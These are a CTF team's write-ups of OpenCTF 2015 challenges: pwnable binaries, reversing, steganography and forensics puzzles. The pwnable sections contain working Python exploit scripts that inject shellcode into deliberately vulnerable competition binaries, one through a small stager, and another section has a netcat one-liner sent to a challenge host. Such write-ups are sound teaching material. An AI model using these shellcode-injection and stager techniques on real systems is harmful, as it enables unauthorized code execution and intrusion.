
OpenCTF 2015 write-ups [vulscryptos]

vulscryptos scored 1910 pts, ranked 4th. So close!
It was great fun. Many thanks to the organizers!



Rank	Team Name	Points
1	0x8F	3410
2	neg9	2710
3	loldongs	1960
4	vulscryptos	1910
5	rpisec	1310
6	dcua	1260
7	pr0v3rbs	1210
8	xip	1060
9	knightsec	1010
10	shadowcats	810

37. Sanity Check (trivia 10)

Hack the Planet!

7. Runic Power (binary, exploitation, pwnable 200)

```
; int __cdecl main(int, char **, char **)
main proc near
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 30h
mov     dword ptr [esp+14h], 0 ; offset
mov     dword ptr [esp+10h], 0FFFFFFFFh ; fd
mov     dword ptr [esp+0Ch], 22h ; flags
mov     dword ptr [esp+8], 7 ; prot
mov     dword ptr [esp+4], 0FFFFh ; len
mov     dword ptr [esp], 0 ; addr
call    _mmap
mov     [esp+2Ch], eax
mov     dword ptr [esp+8], 0FFFFh ; n
mov     dword ptr [esp+4], 0 ; c
mov     eax, [esp+2Ch]
mov     [esp], eax      ; s
call    _memset
mov     dword ptr [esp+8], 40h ; nbytes
mov     eax, [esp+2Ch]
mov     [esp+4], eax    ; buf
mov     dword ptr [esp], 0 ; fd
call    _read
mov     eax, [esp+2Ch]
call    eax
mov     eax, 0
leave
retn
main endp
```

This program:

1. creates a new [rwx] page using mmap
2. reads from stdin into allocated memory

3. calls allocated address

so I just wrote this exploit code and I got a shell.

```
---
#!/usr/bin/env python
from ebil import * # https://github.com/193s/ebil

exec ebil('./runic_power', remote=('10.0.66.71', 6698))

payload = asm(shellcraft.sh())
send(payload, 0x40)

r.interactive()
---
```

SRSLY_this_was_trivial_for_x86

8. Sigil of Darkness (binary, exploitation, pwnable 200)

```
sub_4005BD proc near

var_20= qword ptr -20h
var_14= dword ptr -14h
s= qword ptr -8

push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     [rbp+var_14], edi
mov     [rbp+var_20], rsi
mov     r9d, 0          ; offset
mov     r8d, 0FFFFFFFFh ; fd
mov     ecx, 22h        ; flags
mov     edx, 7          ; prot
mov     esi, 0FFh       ; len
mov     edi, 0          ; addr
call    _mmap
mov     [rbp+s], rax
mov     rax, [rbp+s]
mov     edx, 0FFh       ; n
mov     esi, 0          ; c
mov     rdi, rax        ; s
call    _memset
mov     rax, [rbp+s]
mov     edx, 10h        ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
mov     rdx, [rbp+s]
mov     eax, 0
call    rdx
mov     eax, 0
leave
retn
sub_4005BD endp
```

This program looks similar to runic_power,
but it only reads 0x10 bytes from stdin, so I used a stager to bypass it.

```
#!/usr/bin/env python
from ebil import * # https://github.com/193s/ebil

exec ebil('./sigil_of_darkness', remote=('10.0.66.72', 6611))

shellcode = asm(shellcraft.amd64.sh(), arch='amd64')
```


```
def a(s):
  return asm(s, arch='amd64')

payload = ''

# rdi: 0
# rsi: base addr

# stager
payload += chain([
  a("mov rax, rsi"),
  a("mov edx, 0x100"),
  a("mov esi, 0x400614"),
  a("jmp rsi"),
])


send(payload, 0x10)

r.send(shellcode)
r.interactive()
```

So_that_might_have_given10s_moreFFRT

35.forbearance (reversing, binary, scripting 50)

A simple Windows binary challenge.

This binary asks me whether I agree to a "license agreement" or not.
When I choose "Yes", the binary creates a bitmap image called "Y29uc3VtZXIgZW5oYW5jZW1lbnQ=". I opened the file with a binary editor, and found the flag written in plain text.



FL@G[$ha11 we p1@y @ g@me?]

34. absence (scripting, misc 200)

It looked like both C and whitespace source code, so I just put it through a C compiler and whitespace interpreter.


193s@mbp193s:~/CTF/openctf/absence$ gcc absence.c

```
193s@mbp193s:~/CTF/openctf/absence$ ./a.out
f1@g[This is not the code you're
193s@mbp193s:~/CTF/openctf/absence$ wspace absence.c
 lo0kin-fo]%
```

f1@g[This is not the code you're lo0kin-fo]

1. magic_eye.dat (stego, forensics 50)

The file is a PNG image.



I tried a steganography approach, and it turns out that the pixel bytes were compressed text.

```
>>> print open("magic_eye.dat", "rb").read()[41:].decode("zlib")
(snip)
BTW the flag is some_flag_goes_here
(snip)
```

some_flag_goes_here

3. Enhance (misc, forensics, CSI 50)

I found a QR code in the right eye of the woman, so I photoshopped and scanned it :)

before:

after:

Ju5tPr1ntTheDAmNTh1n6

5. much_nothing (suchforensics,verymisc,wow 100)

The text file is from the script for “Much Ado About Nothing” by Shakespeare, but some of the spaces were converted to tabs or removed. At a certain point in the text, spaces and tabs stopped appearing completely, so I thought that that the spaces and tabs were some sort of encoded data, and that the other alphametical characters didn’t matter.

So, I extracted all whitespace and converted spaces to 0 and tabs to 1 in binary.

```
---
#!/usr/bin/env python

s = open("shakespeare-much-3.txt").read()

txt = ''
for c in s:
  if c == ' ' or c == '\t':
    txt += str(0 if c == ' ' else 1)

#print txt

z = ("%x" % eval("0b"+txt)).decode('hex')
open("out", "w").write(z)
---
```

This gave me a zip file so I unzipped it and got flag.txt.

_h0m3_br3w_wh1t3_sp4c3_enC0ding_i5_ub3r_1337_

6. Pillars of CTF (network,crypto,binary,forensics 150)

Everything in phase1 was also in phase1.key, and phase1.key had 256 lines.
So, I converted each piece of text in phase1 into the line number of phase1.key as a byte.

```
---
#!/usr/bin/env python

cip = open('./phase1').read().split('\n')
key = open('./phase1.key').read().split('\n')

flag = ''

for c in cip:
  if c == '': continue
  t = key.index(c)
  flag += chr(t)

open('out', 'w').write(flag)
---
```

Then, I got a 64 bit ELF file; another challenge.
It asked for a password, so I just `strings`ed it and got it: Banana1

Entering the password gave me two sets of long base64-encoded texts for Phase 3 and Phase 4.

Phase 3 was a pcap file with a series of tcp packets containing fragments of a png file; skipped it.

Phase 4 looked like an ELF file, but with headers and some strings modified.
The errata “Key for phase four” suggested that Phase 4 was in a format that requires a key, and I supposed that this was a repeated-xor key!

```
00000060  f8 00 02 03  00 01 02 03  f8 00 02 03  00 01 02 03  |····|····|····|····|
00000070  08 01 02 03  00 01 02 03  03 01 02 03  04 01 02 03  |····|····|····|····|
00000080  38 03 02 03  00 01 02 03  38 03 42 03  00 01 02 03  |8···|····|8·B·|····|
00000090  38 03 42 03  00 01 02 03  1c 01 02 03  00 01 02 03  |8·B·|····|····|····|
000000a0  1c 01 02 03  00 01 02 03  01 01 02 03  00 01 02 03  |····|····|····|····|
000000b0  01 01 02 03  05 01 02 03  00 01 02 03  00 01 02 03  |····|····|····|····|
000000c0  00 01 42 03  00 01 02 03  00 01 42 03  00 01 02 03  |··B·|····|··B·|····|
000000d0  0c 0a 02 03  00 01 02 03  0c 0a 02 03  00 01 02 03  |····|····|····|····|
000000e0  00 01 22 03  00 01 02 03  01 01 02 03  06 01 02 03  |··"·|····|····|····|
000000f0  10 0f 02 03  00 01 02 03  10 0f 62 03  00 01 02 03  |····|····|··b·|····|
00000100  10 0f 62 03  00 01 02 03  48 03 02 03  00 01 02 03  |··b·|····|H···|····|
00000110  50 03 02 03  00 01 02 03  00 01 22 03  00 01 02 03  |P···|····|··"·|····|
00000120  02 01 02 03  06 01 02 03  28 0f 02 03  00 01 02 03  |····|····|(···|····|
00000130  28 0f 62 03  00 01 02 03  28 0f 62 03  00 01 02 03  |(·b·|····|(·b·|····|
00000140  d0 00 02 03  00 01 02 03  d0 00 02 03  00 01 02 03  |····|····|····|····|
00000150  08 01 02 03  00 01 02 03  04 01 02 03  04 01 02 03  |····|····|····|····|
00000160  54 03 02 03  00 01 02 03  54 03 42 03  00 01 02 03  |T···|····|T·B·|····|
00000170  54 03 42 03  00 01 02 03  44 01 02 03  00 01 02 03  |T·B·|····|D···|····|
00000180  44 01 02 03  00 01 02 03  04 01 02 03  00 01 02 03  |D···|····|····|····|
00000190  50 e4 76 67  04 01 02 03  6c 08 02 03  00 01 02 03  |P·vg|····|l···|····|
000001a0  6c 08 42 03  00 01 02 03  6c 08 42 03  00 01 02 03  |l·B·|····|l·B·|····|
000001b0  4c 01 02 03  00 01 02 03  4c 01 02 03  00 01 02 03  |L···|····|L···|····|
000001c0  04 01 02 03  00 01 02 03  51 e4 76 67  06 01 02 03  |····|····|Q·vg|····|
000001d0  00 01 02 03  00 01 02 03  00 01 02 03  00 01 02 03  |····|····|····|····|
*
000001f0  00 01 02 03  00 01 02 03  10 01 02 03  00 01 02 03  |····|····|····|····|
00000200  52 e4 76 67  04 01 02 03  10 0f 02 03  00 01 02 03  |R·vg|····|····|····|
00000210  10 0f 62 03  00 01 02 03  10 0f 62 03  00 01 02 03  |··b·|····|··b·|····|
00000220  f0 00 02 03  00 01 02 03  f0 00 02 03  00 01 02 03  |····|····|····|····|
00000230  01 01 02 03  00 01 02 03  2f 6d 6b 61  36 35 2d 6f  |····|····|/mka|65-o|
00000240  64 2c 6e 6a  6e 74 7a 2e  78 39 34 2e  36 35 2c 70  |d,nj|ntz.|x94.|65,p|
00000250  6f 2f 30 03  04 01 02 03  10 01 02 03  01 01 02 03  |o/0·|····|····|····|
00000260  47 4f 57 03  00 01 02 03  02 01 02 03  06 01 02 03  |GOW·|····|····|····|
00000270  18 01 02 03  04 01 02 03  14 01 02 03  03 01 02 03  |····|····|····|····|
00000280  47 4f 57 03  7b bb 3c bf  bc 92 ee 83  5d a5 0c 1d  |GOW·|{·<·|····|]···|
00000290  2f 29 2a 0e  19 0f 80 6c  01 01 02 03  01 01 02 03  |/)*·|···l|····|····|
000002a0  01 01 02 03  00 01 02 03  00 01 02 03  00 01 02 03  |····|····|····|····|
000002b0  00 01 02 03  00 01 02 03  00 01 02 03  00 01 02 03  |····|····|····|····|
*
000002d0  0b 01 02 03  12 01 02 03  00 01 02 03  00 01 02 03  |····|····|····|····|
000002e0  00 01 02 03  00 01 02 03  2d 01 02 03  12 01 02 03  |····|····|-···|····|
000002f0  00 01 02 03  00 01 02 03  00 01 02 03  00 01 02 03  |····|····|····|····|
00000300  2b 01 02 03  12 01 02 03  00 01 02 03  00 01 02 03  |+···|····|····|····|
00000310  00 01 02 03  00 01 02 03  19 01 02 03  12 01 02 03  |····|····|····|····|
00000320  00 01 02 03  00 01 02 03  00 01 02 03  00 01 02 03  |····|····|····|····|
00000330  34 01 02 03  20 01 02 03  00 01 02 03  00 01 02 03  |4··· |···|····|····|
```

I noticed that 00010203 appears repeatedly, so I figured it must be a repeated-xor key.


```
#!/usr/bin/env python

f = open("4").read()
key = '\x00\x01\x02\x03'

print ''.join([chr(ord(f[i])^ord(key[i%len(key)])) for i in xrange(len(f))])
```

Ltracing the ELF Binary I got gave me the flag :)


```
master@ubuntu:~/CTF/openctf/pillars/stage2/4$ ./elf
```

```
I'm thinking of a key...
master@ubuntu:~/CTF/openctf/pillars/stage2/4$ ltrace ./elf
__libc_start_main(0x4007c0, 1, 0x7ffed1456188, 0x400820 <unfinished ...>
memcpy(0x7ffed1456070,
"\2677\226\256\366\302\372\357\020]5\335\212\346\332\340-\243\304\v\271:x\333\245\0\0\
0\0\0\0\0"..., 42) = 0x7ffed1456070
memcpy(0x7ffed1456010,
"\nX\031\366\354a\315\027\0237\027\306\205\033YL@I\274}\233)g\234R\0\0\0\0\0\0\0"...,
42) = 0x7ffed1456010
memcpy(0x7ffed1455f80,
"\351\035\372=E\353^\210p\036Gi|\242\326\337\b\265:\023Vrr&\217\0\0\0\0\0\0\0"..., 42) =
0x7ffed1455f80
strlen("The key is: %s\n")                                          = 15
snprintf("The key is: True_Hipsters_Use_Be"..., 55, "The key is: %s\n",
"True_Hipsters_Use_Betamax") = 38
printf("I'm thinking of a key...\n"I'm thinking of a key...
)                                          = 25
+++ exited (status 0) +++
---

True_Hipsters_Use_Betamax
```

2. moonwalk (forensics, reversing 50)



Opening the file in a binary editor shows that this was a “reversed” PK (= ZIP) file.
Uncompressed reversed file and read metsys.elif.



This was a reversed disk image, so I reversed it again and opened it with Autopsy.
This gave me a file called “txt.galf”. "txt.galf" is the reverse of "flag.txt", so...

"txt.galf" looks like this:

```
$ xxd txt.galf
0000000: f597 4377 16f5 b613 4377 f546 e616 f544  ..Cw....Cw.F...D
```

```
0000010: e657 0327 14f5 e627 5773 f573 5357 a6f5  .W.'...'Ws.sSW..
```

After a few tries, I noticed that if I swap the 4 lower bits with the 4 higher bits of each byte, every byte would become an ASCII character.

```
$ xxd flag.txt
0000000: 5f79 3477 615f 6b31 3477 5f64 6e61 5f44  _y4wa_k14w_dna_D
0000010: 6e75 3072 415f 6e72 7537 5f37 3575 6a5f  nu0rA_nru7_75uj_
```

Hmm, just one more step.
Reverse the string and....

```
$ cat flag.txt | rev | xxd
0000000: 5f6a 7535 375f 3775 726e 5f41 7230 756e  _ju57_7urn_Ar0un
0000010: 445f 616e 645f 7734 316b 5f61 7734 795f  D_and_w41k_aw4y_
```

Here’s the flag.
_ju57_7urn_Ar0unD_and_w41k_aw4y_

27. Witches Cat (binary,exploitation,pwnable 350)

Giving a very long name to `Cat` gave me the flag :)

```
---
#!/usr/bin/env python
from ebil import * # https://github.com/193s/ebil

exec ebil('./witches_cat', remote=('10.0.66.73', 6604))

def cmd(cmd):
  print r.recvuntil('# ')
  r.sendline(cmd)

def scoop():      cmd('scoop')
def addCat():     cmd('addCat')
def removeCat(): cmd('removeCat')
def cmd_exit():  cmd('exit')
def nameCat(name):
  cmd('nameCat %s' % name)

addCat()
nameCat('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')
removeCat()
print r.recv()
---
```

hur_hurr_hurr_MEOW_AAAA

22. blackSmoke - highLow (exploitation,binary,reversing,pwnable 300)

An ELF binary challenge.

After doing some reverse-engineering with IDA, I found that the executable follows 7 steps described below:
1. Connect to 10.0.66.77:11113, send "BLSS\x02", and receive machine code for DRM.
2. Execute code received in Step 1.
3. Connect to 10.0.66.76:11112, send "GETGAMES\n", and receive machine code which lists games available.
4. Execute code received in Step 3.
5. Ask the player to choose a game. ("highLow" is the only option.)
6. Connect to 10.0.66.76:11112 again to send player's choice and receive machine code for the game.
7. Execute code received in Step 6.

I dumped the code received at Step 1, 3, and 6, and opened them with IDA.

In the code received in Step 6:

```
if(win_count > 99){
  write(fd[1][1], "KEYREQ", 6);
  printf("Here's the key:  ");
  read(fd[0][0], buf, 20);
  printf(buf);
  printf("\n");
  printf("\n");
}
```

This part is sending "KEYREQ" somewhere to get the key. But where is fd[1][1] connecting to?

After doing some more reversing, I found the string "KEYREQ" in code received at Step 1.

```
if(!strncmp(buf, "KEYREQ", 6)){
  //connect to 10.0.66.77:11112
  //xor
"\x28\x30\x2b\x21\x20\x22\x40\x23\xd0\x3a\x20\x18\x25\x31\x3c\x20\x2b\x51\x9c\xed\xd2\x
7f" with repeated-xor key "KEYREQ"
  //(the result will be "cursesOfTheIntern\x00\xD7\xA8\x8B-")
  //send it and get the flag
}
```

I did the same thing using netcat...

$ python -c 'print "cursesOfTheIntern\x00\xD7\xA8\x8B-","' | nc 10.0.66.77 11112
theBankIsAlwaysRightButAreTheTellers

... and got the flag for "blackSmoke - highLow"

theBankIsAlwaysRightButAreTheTellers

14. Banishing of the Holy Angel 1 (exploitation,binary,reversing,pwnable 200)

This challenge uses the same binary with "blackSmoke - highLow".
Let's continue reversing to get another flag.

In the code we received in Step 1, I found this code:

```
strcat(char_array, "deKebra");
strcat(char_array, "YUhackM");
strcat(char_array, "ahwarde");
strcat(char_array, "nlikeSHYYT");
```

It builds a strange string("deKebraYUhackMahwardenlikeSHYYT"), but this string isn't used anywhere, so I submitted it to the scoreboard, and got 200 points :)
This string was the flag for "Banishing of the Holy Angel 1".

deKebraYUhackMahwardenlikeSHYYT